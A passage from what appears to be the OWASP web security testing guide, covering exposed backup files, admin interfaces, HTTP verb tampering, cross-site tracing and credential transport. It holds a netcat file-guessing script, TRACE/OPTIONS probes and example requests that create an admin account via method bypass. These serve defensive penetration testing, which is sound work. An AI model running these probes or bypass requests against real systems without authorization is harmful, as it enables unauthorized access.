An important source of vulnerability lies in files which have nothing to do with the application, but are created as a consequence of editing application files, or after creating on-the-fly backup copies, or by leaving in the web tree old files or unreferenced files. Performing in-place editing or other administrative actions on production web servers may inadvertently leave, as a consequence, backup copies (either generated automatically by the editor while editing files, or by the administrator who is zipping a set of files to create a backup).

It is particularly easy to forget such files, and this may pose a serious security threat to the application. That happens because backup copies may be generated with file extensions differing from those of the original files. A *.tar*, *.zip* or *.gz* archive that we generate (and forget...) has obviously a different extension, and the same happens with automatic copies created by many editors (for example, emacs generates a backup copy named *file~* when editing *file*). Making a copy by hand may produce the same effect (think of copying *file* to *file.old*).

As a result, these activities generate files which a) are not needed by the application, b) may be handled differently than the original file by the web server. For example, if we make a copy of *login.asp* named *login.asp.old*, we are allowing users to download the source code of *login.asp*; this is because, due to its extension, *login.asp.old* will be typically served as text/plain, rather than being executed. In other words, accessing *login.asp* causes the execution of the server-side code of *login.asp*, while accessing *login.asp.old* causes the content of *login.asp.old* (which is, again, server-side code) to be plainly returned to the user – and displayed in the browser. This may pose security risks, since sensitive information may be revealed. Generally, exposing server side code is a bad idea; not only are you unnecessarily exposing business logic, but you may be unknowingly revealing application-related information which may help an attacker (pathnames, data structures, etc.); not to mention the fact that there are too many scripts with embedded username/password in clear text (which is a careless and very dangerous practice).

Other causes of unreferenced files are due to design or configuration choices when they allow diverse kind of application-related files such as data files, configuration files, log files, to be stored in filesystem directories that can be accessed by the web server. These files have normally no reason to be in a filesystem space which could be accessed via web, since they should be accessed only at the application level, by the application itself (and not by the casual user browsing around!).

Threats

Old, backup and unreferenced files present various threats to the security of a web application:

- Unreferenced files may disclose sensitive information that can facilitate a focused attack against the application; for example include files containing database credentials, configuration files containing references to other hidden content, absolute file paths, etc.
- Unreferenced pages may contain powerful functionality that can be used to attack the application; for example an administration page that is not linked from published content but can be accessed by any user who knows where to find it.
- Old and backup files may contain vulnerabilities that have been fixed in more recent versions; for example *viewdoc.old.jsp* may contain a directory traversal vulnerability that has been fixed in *viewdoc.jsp* but can still be exploited by anyone who finds the old version.
- Backup files may disclose the source code for pages designed to execute on the server; for example requesting *viewdoc.bak* may return the source code for *viewdoc.jsp*, which can be reviewed for vulnerabilities that may be

difficult to find by making blind requests to the executable page. While this threat obviously applies to scripted languages, such as Perl, PHP, ASP, shell scripts, JSP, etc., it is not limited to them, as shown in the example provided in the next bullet.

- Backup archives may contain copies of all files within (or even outside) the webroot. This allows an attacker to quickly enumerate the entire application, including unreferenced pages, source code, include files, etc. For example, if you forget a file named *myservlets.jar.old* file containing (a backup copy of) your servlet implementation classes, you are exposing a lot of sensitive information which is susceptible to decompilation and reverse engineering.
- In some cases copying or editing a file does not modify the file extension, but modifies the filename. This happens for example in Windows environments, where file copying operations generate filenames prefixed with “Copy of “ or localized versions of this string. Since the file extension is left unchanged, this is not a case where an executable file is returned as plain text by the web server, and therefore not a case of source code disclosure. However, these files too are dangerous because there is a chance that they include obsolete and incorrect logic that, when invoked, could trigger application errors, which might yield valuable information to an attacker, if diagnostic message display is enabled.
- Log files may contain sensitive information about the activities of application users, for example sensitive data passed in URL parameters, session IDs, URLs visited (which may disclose additional unreferenced content), etc. Other log files (e.g. ftp logs) may contain sensitive information about the maintenance of the application by system administrators.

Countermeasures

To guarantee an effective protection strategy, testing should be compounded by a security policy which clearly forbids dangerous practices, such as:

- Editing files in-place on the web server / application server filesystem. This is a particular bad habit, since it is likely to unwillingly generate backup files by the editors. It is amazing to see how often this is done, even in large organizations. If you absolutely need to edit files on a production system, do ensure that you don't leave behind anything which is not explicitly intended, and consider that you are doing it at your own risk.
- Check carefully any other activity performed on filesystems exposed by the web server, such as spot administration activities. For example, if you occasionally need to take a snapshot of a couple of directories (which you shouldn't, on a production system...), you may be tempted to zip/tar them first. Be careful not to forget behind those archive files!
- Appropriate configuration management policies should help not to leave around obsolete and unreferenced files.
- Applications should be designed not to create (or rely on) files stored under the web directory trees served by the web server. Data files, log files, configuration files, etc. should be stored in directories not accessible by the web server, to counter the possibility of information disclosure (not to mention data modification if web directory permissions allow writing...).



BLACK BOX TESTING AND EXAMPLES

Testing for unreferenced files uses both automated and manual techniques, and typically involves a combination of the following:

(i) Inference from the naming scheme used for published content

If not already done, enumerate all of the application's pages and functionality. This can be done manually using a browser, or using an application spidering tool. Most applications use a recognisable naming scheme, and organise resources into pages and directories using words that describe their function. From the naming scheme used for published content, it is often possible to infer the name and location of unreferenced pages. For example, if a page *viewuser.asp* is found, then look also for *edituser.asp*, *adduser.asp* and *deleteuser.asp*. If a directory */app/user* is found, then look also for */app/admin* and */app/manager*.

(ii) Other clues in published content

Many web applications leave clues in published content that can lead to the discovery of hidden pages and functionality. These clues often appear in the source code of HTML and JavaScript files. The source code for all published content should be manually reviewed to identify clues about other pages and functionality. For example:

Programmers' comments and commented-out sections of source code may refer to hidden content:

```
<!-- <A HREF="uploadfile.jsp">Upload a document to the server</A> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed -->
```

JavaScript may contain page links that are only rendered within the user's GUI under certain circumstances:

```
var adminUser=false;
:
if (adminUser) menu.add (new menuItem ("Maintain users", "/admin/useradmin.jsp"));
HTML pages may contain FORMs that have been hidden by disabling the SUBMIT element:
<FORM action="forgotPassword.jsp" method="post">
  <INPUT type="hidden" name="userID" value="123">
  <!-- <INPUT type="submit" value="Forgot Password"> -->
</FORM>
```

Another source of clues about unreferenced directories is the */robots.txt* file used to provide instructions to web robots:

```
User-agent: *
Disallow: /Admin
Disallow: /uploads
Disallow: /backup
Disallow: /~jbloggs
Disallow: /include
```

(iii) Blind guessing

In its simplest form, this involves running a list of common filenames through a request engine in an attempt to guess files and directories that exist on the server. The following netcat wrapper script will read a wordlist from stdin and perform a basic guessing attack:

```
#!/bin/bash

server=www.targetapp.com
port=80
```

```
while read url
do
echo -ne "$url\t"
echo -e "GET /$url HTTP/1.0\nHost: $server\n" | netcat $server $port | head -1
done | tee outputfile
```

Depending upon the server, GET may be replaced with HEAD for faster results. The output file specified can be grepped for “interesting” response codes. The response code 200 (OK) usually indicates that a valid resource has been found (provided the server does not deliver a custom “not found” page using the 200 code). But also look out for 301 (Moved), 302 (Found), 401 (Unauthorized), 403 (Forbidden) and 500 (Internal error), which may also indicate resources or directories that are worthy of further investigation.

The basic guessing attack should be run against the webroot, and also against all directories that have been identified through other enumeration techniques. More advanced/effective guessing attacks can be performed as follows:

- Identify the file extensions in use within known areas of the application (e.g. jsp, aspx, html), and use a basic wordlist appended with each of these extensions (or use a longer list of common extensions if resources permit).
- For each file identified through other enumeration techniques, create a custom wordlist derived from that filename. Get a list of common file extensions (including ~, bak, txt, src, dev, old, inc, orig, copy, tmp, etc.) and use each extension before, after, and instead of, the extension of the actual filename.

Note: Windows file copying operations generate filenames prefixed with “Copy of “ or localized versions of this string, hence they do not change file extensions. While “Copy of “ files typically do not disclose source code when accessed, they might yield valuable information in case they cause errors when invoked.

(iv) Information obtained through server vulnerabilities and misconfiguration

The most obvious way in which a misconfigured server may disclose unreferenced pages is through directory listing. Request all enumerated directories to identify any which provide a directory listing. Numerous vulnerabilities have been found in individual web servers which allow an attacker to enumerate unreferenced content, for example:

- Apache ?M=D directory listing vulnerability.
- Various IIS script source disclosure vulnerabilities.
- IIS WebDAV directory listing vulnerabilities.

(v) Use of publicly available information

Pages and functionality in Internet-facing web applications that are not referenced from within the application itself may be referenced from other public domain sources. There are various sources of these references:

- Pages that used to be referenced may still appear in the archives of Internet search engines. For example, *1998results.asp* may no longer be linked from a company’s website, but may remain on the server and in search engine databases. This old script may contain vulnerabilities that could be used to compromise the entire site. The *site*: Google search operator may be used to run a query only against your domain of choice, such as in: *site:www.example.com*. (Mis)using search engines in this way has led to a broad array of techniques which you may find useful and that are described in the *Google Hacking* section of this Guide. Check it to hone your testing



skills via Google. Backup files are not likely to be referenced by any other files and therefore may have not been indexed by Google, but if they lie in browsable directories the search engine might know about them.

- In addition, Google and Yahoo keep cached versions of pages found by their robots. Even if *1998results.asp* has been removed from the target server, a version of its output may still be stored by these search engines. The cached version may contain references to, or clues about, additional hidden content that still remains on the server.
- Content that is not referenced from within a target application may be linked to by third-party websites. For example, an application which processes online payments on behalf of third-party traders may contain a variety of bespoke functionality which can (normally) only be found by following links within the web sites of its customers.

GRAY BOX TESTING AND EXAMPLES

Performing gray box testing against old and backup files requires examining the files contained in the directories belonging to the set of web directories served by the web server(s) of the web application infrastructure. Theoretically the examination, to be thorough, has to be done by hand; however, since in most cases copies of files or backup files tend to be created by using the same naming conventions, the search can be easily scripted (for example, editors do leave behind backup copies by naming them with a recognizable extension or ending; humans tend to leave behind files with a “.old” or similar predictable extensions, etc.). A good strategy is that of periodically scheduling a background job checking for files with extensions likely to identify them as copy/backup files, and performing manual checks as well on a longer time basis.

REFERENCES

Tools

- Vulnerability assessment tools tend to include checks to spot web directories having standard names (such as “admin”, “test”, “backup”, etc.), and to report any web directory which allows indexing. If you can’t get any directory listing, you should try to check for likely backup extensions. Check for example Nessus (<http://www.nessus.org>), Nikto (<http://www.cirt.net/code/nikto.shtml>) or its new derivative Wikto (<http://www.sensepost.com/research/wikto/>) which supports also Google hacking based strategies.
- Web spider tools: wget (<http://www.gnu.org/software/wget/>, <http://www.interlog.com/~tcharron/wgetwin.html>); Sam Spade (<http://www.samspade.org>); Spike proxy includes a web site crawler function (<http://www.immunitysec.com/spikeproxy.html>); Xenu (<http://home.snafu.de/tilman/xenulink.html>); curl (<http://curl.haxx.se>). Some of them are also included in standard Linux distributions.
- Web development tools usually include facilities to identify broken links and unreferenced files.

4.3.7 INFRASTRUCTURE AND APPLICATION ADMIN INTERFACES (OWASP-CM-007)

BRIEF SUMMARY

Administrator interfaces may be present in the application or on the application server to allow certain users to undertake privileged activities on the site. Tests should be undertaken to reveal if and how this privileged functionality can be accessed by an unauthorized or standard user.

DESCRIPTION OF THE ISSUE

An application may require an administrator interface to enable a privileged user to access functionality that may make changes to how the site functions. Such changes may include:

- User account provisioning
- Site design and layout
- Data manipulation
- Configuration changes

In many instances, such interfaces are usually implemented with little thought of how to separate them from the normal users of the site. Testing is aimed at discovering these administrator interfaces and accessing functionality intended for the privileged users.

BLACK BOX TESTING AND EXAMPLE

The following describes vectors that may be used to test for the presence of administrative interfaces. These techniques may also be used for testing for related issues including privilege escalation and are described elsewhere in this guide in greater detail:

- **Directory and file Enumeration** - An administrative interface may be present but not visibly available to the tester. Attempting to guess the path of the administrative interface may be as simple as requesting: /admin or /administrator etc..
A tester may have to also identify the filename of the administration page. Forcibly browsing to the identified page may provide access to the interface.
- **Comments and links in Source** - Many sites use common code that is loaded for all site users. By examining all source sent to the client, links to administrator functionality may be discovered and should be investigated.
- **Reviewing Server and Application Documentation** - If the application server or application is deployed in its default configuration it may be possible to access the administration interface using information described in configuration or help documentation. Default password lists should be consulted if an administrative interface is found and credentials are required.
- **Alternative Server Port** - Administration interfaces may be seen on a different port on the host than the main application. For example, Apache Tomcat's Administration interface can often be seen on port 8080.
- **Parameter Tampering** - A GET or POST parameter or a cookie variable may be required to enable the administrator functionality. Clues to this:

```
include the presence of hidden fields such as:  
<input type="hidden" name="admin" value="no">  
or in a cookie:  
Cookie: session_cookie; useradmin=0
```



Once an administrative interface has been discovered, a combination of the above techniques may be used to attempt to bypass authentication. If this fails, the tester may wish to attempt a brute force attack. In such an instance the tester should be aware of the potential for administrative account lockout if such functionality is present.

GRAY BOX TESTING AND EXAMPLE

A more detailed examination of the server and application components should be undertaken to ensure hardening (i.e. administrator pages are not accessible to everyone through the use of IP filtering or other controls), and where applicable, verification that all components do not use default credentials or configurations.

Source code should be reviewed to ensure that the authorization and authentication model ensures clear separation of duties between normal users and site administrators. User interface functions shared between normal and administrator users should be reviewed to ensure clear separation between the drawing of such components and information leakage from such shared functionality.

REFERENCES

- Default Password list:
<http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php>

4.3.8 TESTING FOR HTTP METHODS AND XST (OWASP-CM-008)

BRIEF SUMMARY

HTTP offers a number of methods that can be used to perform actions on the web server. Many of these methods are designed to aid developers in deploying and testing HTTP applications. These HTTP methods can be used for nefarious purposes if the web server is misconfigured. Additionally, Cross Site Tracing (XST), a form of cross site scripting using the servers HTTP TRACE method, is examined.

SHORT DESCRIPTION OF THE ISSUE

While GET and POST are by far the most common methods that are used to access information provided by a web server, the Hypertext Transfer Protocol (HTTP) allows several other (and somewhat less known) methods. [RFC 2616](#) (which describes HTTP version 1.1 which is the today standard) defines the following eight methods:

- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS

- CONNECT

Some of these methods can potentially pose a security risk for a web application, as they allow an attacker to modify the files stored on the web server and, in some scenarios, steal the credentials of legitimate users. More specifically, the methods that should be disabled are the following:

- PUT: This method allows a client to upload new files on the web server. An attacker can exploit it by uploading malicious files (e.g.: an asp file that executes commands by invoking cmd.exe), or by simply using the victim server as a file repository
- DELETE: This method allows a client to delete a file on the web server. An attacker can exploit it as a very simple and direct way to deface a web site or to mount a DoS attack
- CONNECT: This method could allow a client to use the web server as a proxy
- TRACE: This method simply echoes back to the client whatever string has been sent to the server, and is used mainly for debugging purposes. This method, originally assumed harmless, can be used to mount an attack known as Cross Site Tracing, which has been discovered by Jeremiah Grossman (see links at the bottom of the page)

If an application needs one or more of these methods, such as REST Web Services (which may require PUT or DELETE), it is important to check that their usage is properly limited to trusted users and safe conditions.

Arbitrary HTTP Methods

Arshan Dabirsiaghi (see links) discovered that many web application frameworks allowed well chosen and/or arbitrary HTTP methods to bypass an environment level access control check:

- Many frameworks and languages treat "HEAD" as a "GET" request, albeit one without any body in the response. If a security constraint was set on "GET" requests such that only "authenticatedUsers" could access GET requests for a particular servlet or resource, it would be bypassed for the "HEAD" version. This allowed unauthorized blind submission of any privileged GET request
- Some frameworks allowed arbitrary HTTP methods such as "JEFF" or "CATS" to be used without limitation. These were treated as if a "GET" method was issued, and again were found not to be subject to method role based access control checks on a number of languages and frameworks, again allowing unauthorized blind submission of privileged GET requests.

In many cases, code which explicitly checked for a "GET" or "POST" method would be safe.

BLACK BOX TESTING AND EXAMPLE

Discover the Supported Methods

To perform this test, we need some way to figure out which HTTP methods are supported by the web server we are examining. The OPTIONS HTTP method provides us with the most direct and effective way to do that. [RFC 2616](#) states that "The OPTIONS method represents a request for information about the communication options available on the request/response chain identified by the Request-URI".

The testing method is extremely straightforward and we only need to fire up netcat (or telnet):



```
icesurfer@nightblade ~ $ nc www.victim.com 80
OPTIONS / HTTP/1.1
Host: www.victim.com
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:00:29 GMT
Connection: close
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0
```

```
icesurfer@nightblade ~ $
```

As we can see in the example, OPTIONS provides a list of the methods that are supported by the web server, and in this case we can see, for instance, that TRACE method is enabled. The danger that is posed by this method is illustrated in the following section

Test XST Potential

Note: in order to understand the logic and the goals of this attack you need to be familiar with [Cross Site Scripting attacks](#).

The TRACE method, while apparently harmless, can be successfully leveraged in some scenarios to steal legitimate users' credentials. This attack technique was discovered by Jeremiah Grossman in 2003, in an attempt to bypass the [HTTPOnly](#) tag that Microsoft introduced in Internet Explorer 6 sp1 to protect cookies from being accessed by JavaScript. As a matter of fact, one of the most recurring attack patterns in Cross Site Scripting is to access the document.cookie object and send it to a web server controlled by the attacker so that he/she can hijack the victim's session. Tagging a cookie as httpOnly forbids JavaScript to access it, protecting it from being sent to a third party. However, the TRACE method can be used to bypass this protection and access the cookie even in this scenario.

As mentioned before, TRACE simply returns any string that is sent to the web server. In order to verify its presence (or to double-check the results of the OPTIONS request shown above), we can proceed as shown in the following example:

```
icesurfer@nightblade ~ $ nc www.victim.com 80
TRACE / HTTP/1.1
Host: www.victim.com
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:01:48 GMT
Connection: close
Content-Type: message/http
Content-Length: 39
```

```
TRACE / HTTP/1.1
Host: www.victim.com
```

As we can see, the response body is exactly a copy of our original request, meaning that our target allows this method. Now, where is the danger lurking? If we instruct a browser to issue a TRACE request to the web server, and this browser has a cookie for that domain, the cookie will be automatically included in the request headers, and will therefore be echoed back in the resulting response. At that point, the cookie string will be accessible by JavaScript and it will be finally possible to send it to a third party even when the cookie is tagged as httpOnly.

There are multiple ways to make a browser issue a TRACE request, such as the XMLHTTP ActiveX control in Internet Explorer and XMLHttpRequest in Mozilla and Netscape. However, for security reasons, the browser is allowed to start a connection only to the domain where the hostile script resides. This is a mitigating factor, as the attacker needs to combine the TRACE method with another vulnerability in order to mount the attack. Basically, an attacker has two ways to successfully launch a Cross Site Tracing attack:

- 1. Leveraging another server-side vulnerability: the attacker injects the hostile JavaScript snippet, that contains the TRACE request, in the vulnerable application, as in a normal Cross Site Scripting attack
- 2. Leveraging a client-side vulnerability: the attacker creates a malicious website that contains the hostile JavaScript snippet and exploits some cross-domain vulnerability of the browser of the victim, in order to make the JavaScript code successfully perform a connection to the site that supports the TRACE method and that originated the cookie that the attacker is trying to steal.

More detailed information, together with code samples, can be found in the original whitepaper written by Jeremiah Grossman.

Black Box Testing of HTTP method tampering

Testing for HTTP method tampering is essentially the same as testing for XST.

Testing for arbitrary HTTP methods

Find a page you'd like to visit that has a security constraint such that it would normally force a 302 redirect to a login page or forces a login directly. The test URL in this example works like this - as do many web applications. However, if you obtain a "200" response that is not a login page, it is possible to bypass authentication and thus authorization.

```
[rapidoffenseunit:~] vanderaj% nc www.example.com 80
JEFF / HTTP/1.1
Host: www.example.com
```

```
HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:38:40 GMT
Server: Apache
Set-Cookie: PHPSESSID=K53QW...
```

If your framework or firewall or application does not support the "JEFF" method, it should issue an error page (or preferably a 405 Not Allowed or 501 Not implemented error page). If it services the request, it is vulnerable to this issue.

If you feel that the system is vulnerable to this issue, issue CSRF-like attacks to exploit the issue more fully:

- `FOOBAR /admin/createUser.php?member=myAdmin`
- `JEFF /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123`
- `CATS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add`

With some luck, using the above three commands - modified to suit the application under test and testing requirements - a new user would be created, a password assigned, and made an admin.

Testing for HEAD access control bypass



Find a page you'd like to visit that has a security constraint such that it would normally force a 302 redirect to a login page or forces a login directly. The test URL in this example works like this - as do many web applications. However, if you obtain a "200" response that is not a login page, it is possible to bypass authentication and thus authorization.

```
[rapidoffenseunit:~] vanderaj% nc www.example.com 80
HEAD /admin HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:44:11 GMT
Server: Apache
Set-Cookie: PHPSESSID=pKi...; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: adminOnlyCookie1=...; expires=Tue, 18-Aug-2009 22:44:31 GMT;
domain=www.example.com
Set-Cookie: adminOnlyCookie2=...; expires=Mon, 18-Aug-2008 22:54:31 GMT;
domain=www.example.com
Set-Cookie: adminOnlyCookie3=...; expires=Sun, 19-Aug-2007 22:44:30 GMT;
domain=www.example.com
Content-Language: EN
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

If you get a "405 Method not allowed" or "501 Method Unimplemented", the application/framework/language/system/firewall is working correctly. If a "200" response code comes back, and the response contains no body, it's likely that the application has processed the request without authentication or authorization and further testing is warranted.

If you feel that the system is vulnerable to this issue, issue CSRF-like attacks to exploit the issue more fully:

- HEAD /admin/createUser.php?member=myAdmin
- HEAD /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- HEAD /admin/groupEdit.php?group=Admins&member=myAdmin&action=add

With some luck, using the above three commands - modified to suit the application under test and testing requirements - a new user would be created, a password assigned, and made an admin, all using blind request submission.

GRAY BOX TESTING AND EXAMPLE

The testing in a Gray Box scenario follows the same steps of a Black Box scenario

REFERENCES

Whitepapers

- [RFC 2616](#): "Hypertext Transfer Protocol -- HTTP/1.1"

- [RFC 2109](#) and [RFC 2965](#): "HTTP State Management Mechanism"
- Jeremiah Grossman: "Cross Site Tracing (XST)" - http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
- Amit Klein: "XS(T) attack variants which can, in some cases, eliminate the need for TRACE" - <http://www.securityfocus.com/archive/107/308433>
- Arshan Dabirsiaghi: "Bypassing VBAAC with HTTP Verb Tampering" - http://www.aspectsecurity.com/documents/Bypassing_VBAAC_with_HTTP_Verb_Tampering.pdf

Tools

- NetCat - <http://www.vulnwatch.org/netcat>

4.4 AUTHENTICATION TESTING

Authentication (Greek: αυθεντικός = real or genuine, from 'authentēs' = author) is the act of establishing or confirming something (or someone) as authentic, that is, that claims made by or about the thing are true. Authenticating an object may mean confirming its provenance, whereas authenticating a person often consists of verifying her identity. Authentication depends upon one or more authentication factors. In computer security, authentication is the process of attempting to verify the digital identity of the sender of a communication. A common example of such a process is the logon process. Testing the authentication schema means understanding how the authentication process works and using that information to circumvent the authentication mechanism.

[4.4.1 Credentials transport over an encrypted channel](#) (OWASP-AT-001)

Here, the tester will just try to understand if the data that users put into the web form, in order to log into a web site, are transmitted using secure protocols that protect them from an attacker or not.

[4.4.2 Testing for user enumeration](#) (OWASP-AT-002)

The scope of this test is to verify if it is possible to collect a set of valid users by interacting with the authentication mechanism of the application. This test will be useful for the brute force testing, in which we verify if, given a valid username, it is possible to find the corresponding password.

[4.4.3 Testing for Guessable \(Dictionary\) User Account](#) (OWASP-AT-003)

Here we test if there are default user accounts or guessable username/password combinations (dictionary testing)

[4.4.4 Brute Force Testing](#) (OWASP-AT-004)

When a dictionary type attack fails, a tester can attempt to use brute force methods to gain authentication. Brute force testing is not easy to accomplish for testers because of the time required and the possible lockout of the tester.

[4.4.5 Testing for bypassing authentication schema](#) (OWASP-AT-005)

Other passive testing methods attempt to bypass the authentication schema by recognizing that not all of the application's resources are adequately protected. The tester can access these resources without authentication.

[4.4.6 Testing for vulnerable remember password and pwd reset](#) (OWASP-AT-006)

Here we test how the application manages the process of "password forgotten". We also check whether the application allows the user to store the password in the browser ("remember password" function).



4.4.7 Testing for Logout and Browser Cache Management (OWASP-AT-007)

Here we check that the logout and caching functions are properly implemented.

[4.4.8 Testing for CAPTCHA](#) (OWASP-AT-008)

CAPTCHA ("Completely Automated Public Turing test to tell Computers and Humans Apart") is a type of challenge-response test used by many web applications to ensure that the response is not generated by a computer. CAPTCHA implementations are often vulnerable to various kinds of attacks even if the generated CAPTCHA is unbreakable. This section will help you to identify these kinds of attacks.

[4.4.9 Testing Multiple Factors Authentication](#) (OWASP-AT-009)

Multiple Factors Authentication means to test the following scenarios: One-time password (OTP) generator tokens, Crypto devices like USB tokens or smart cards, equipped with X.509 certificates, Random OTP sent via SMS, Personal information that only the legitimate user is supposed to know [OUTOFWALLET].

[4.4.10 Testing for Race Conditions](#) (OWASP-AT-010)

A race condition is a flaw that produces an unexpected result when timing of actions impact other actions. An example may be seen on a multithreaded application where actions are being performed on the same data. Race conditions, by their very nature, are difficult to test for.

4.4.1 CREDENTIALS TRANSPORT OVER AN ENCRYPTED CHANNEL (OWASP-AT-001)

BRIEF SUMMARY

Testing for credentials transport means to verify that the user's authentication data are transferred via an encrypted channel to avoid being intercepted by malicious users. The analysis focuses simply on trying to understand if the data travels unencrypted from the web browser to the server, or if the web application takes the appropriate security measures using a protocol like HTTPS. The HTTPS protocol is built on TLS/SSL to encrypt the data that is transmitted and to ensure that user is being sent towards the desired site. Clearly, the fact that traffic is encrypted does not necessarily mean that it's completely safe. The security also depends on the encryption algorithm used and the robustness of the keys that the application is using, but this particular topic will not be addressed in this section. For a more detailed discussion on testing the safety of TLS/SSL channels you can refer to the chapter [Testing for SSL-TLS](#). Here, the tester will just try to understand if the data that users put into web forms, for example, in order to log into a web site, are transmitted using secure protocols that protect them from an attacker or not. To do this we will consider various examples.

DESCRIPTION OF THE ISSUE

Nowadays, the most common example of this issue is the login page of a web application. The tester should verify that user's credentials are transmitted via an encrypted channel. In order to log into a web site, usually, the user has to fill a simple form that transmits the inserted data with the POST method. What is less obvious is that this data can be passed using the HTTP protocol, that means in a non-secure way, or using HTTPS, which encrypts the data. To further complicate things, there is the possibility that the site has the login page accessible via HTTP (making us believe that the transmission is insecure), but then it actually sends data via HTTPS. This test is done to be sure that an attacker cannot retrieve sensitive information by simply sniffing the net with a sniffer tool.

BLACK BOX TESTING AND EXAMPLE

In the following examples we will use WebScarab in order to capture packet headers and to inspect them. You can use any web proxy that you prefer.

Case study: Sending data with POST method through HTTP

Suppose that the login page presents a form with fields User, Pass, and the Submit button to authenticate and give access to the application. If we look at the header of our request with WebScarab, we get something like this:

```
POST http://www.example.com/AuthenticationServlet HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/index.jsp
Cookie: JSESSIONID=LvRRQXgwyWpW7QMnS49vtWlyBdqn98CGlkP4jTvVCGdyPkmn3S!
Content-Type: application/x-www-form-urlencoded
Content-length: 64
```

```
delegated_service=218&User=test&Pass=test&Submit=SUBMIT
```

From this example the tester can understand that the POST sends the data to the page *www.example.com/AuthenticationServlet* simply using HTTP. So, in this case, data are transmitted without encryption and a malicious user could read our username and password by simply sniffing the net with a tool like Wireshark.

Case study: Sending data with POST method through HTTPS

Suppose that our web application uses the HTTPS protocol to encrypt data we are sending (or at least for those relating to the authentication). In this case, trying to access the login page and to authenticate, the header of our POST request would be similar to the following:

```
POST https://www.example.com:443/cgi-bin/login.cgi HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/cgi-bin/login.cgi
Cookie: language=English;
Content-Type: application/x-www-form-urlencoded
Content-length: 50
```

```
Command>Login&User=test&Pass=test
```



We can see that the request is addressed to *www.example.com:443/cgi-bin/login.cgi* using the HTTPS protocol. This ensures that our data are sent through an encrypted channel and that they are not readable by other people.

Case study: sending data with POST method via HTTPS on a page reachable via HTTP

Now, suppose to have a web page reachable via HTTP and that then only data sent from the authentication form are shipped via HTTPS. This means that our data is transmitted in a secure way through encryption. This situation occurs, for example, when we are on a portal of a big company that offers various information and services publicly available, without identification, but which has also a private section accessible from the home page through a login. So when we try to login, the header of our request will look like the following example:

```
POST https://www.example.com:443/login.do HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/homepage.do
Cookie: SERVTIMSESSID=s2JyLkvDJ9ZhX3yr5BJ3DFLkdphH0QNSJ3VQB6pLhjkW6F
Content-Type: application/x-www-form-urlencoded
Content-length: 45
```

```
User=test&Pass=test&portal=ExamplePortal
```

We can see that our request is addressed to *www.example.com:443/login.do* using HTTPS. But if we have a look at the referer field in the header (the page from which we came), it is *www.example.com/homepage.do* and is accessible via simple HTTP. So, in this case, we have no lock inside our browser window that tells us that we are using a secure connection, but, in reality, we are sending data via HTTPS. This ensures us that no other people can read the data that we are sending.

Case study: Sending data with GET method through HTTPS

In this last example, suppose that the application transfers data using the GET method. This method should never be used in a form that transmits sensitive data such as username and password, because they are displayed in clear in the URL and this entails a whole set of security issues. So this example is purely demonstrative, but, in reality, it is strongly suggested to use the POST method instead. This is because when the GET method is used, the url that it requests is easily available from, for example, the server logs exposing your sensitive data to information leakage.

```
GET https://www.example.com/success.html?user=test&pass=test HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/form.html
If-Modified-Since: Mon, 30 Jun 2008 07:55:11 GMT
If-None-Match: "43a01-5b-4868915f"
```


You can see that the data is transferred in cleartext in the URL and not in the body of the message as before. But we must consider that TLS/SSL is a level 5 protocol, a lower level than HTTP, so the whole HTTP package is still encrypted and the URL is unreadable to an attacker. It is not a good practice to use the GET method in these cases, because the information contained in the URL can be stored in many servers such as proxy and web servers, leaking the privacy of the user's credentials.

GRAY BOX TESTING AND EXAMPLE

Talk with the developers of the application and try to understand if they are aware of differences between HTTP and HTTPS protocols and why they should use the HTTPS for sensitive information transmissions.

Then, check with them if HTTPS is used in every sensitive transmission, like those in login pages, to prevent unauthorized users to read the data.

REFERENCES

Whitepapers

- HTTP/1.1: Security Considerations - <http://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html>

Tools

- [WebScarab](#)

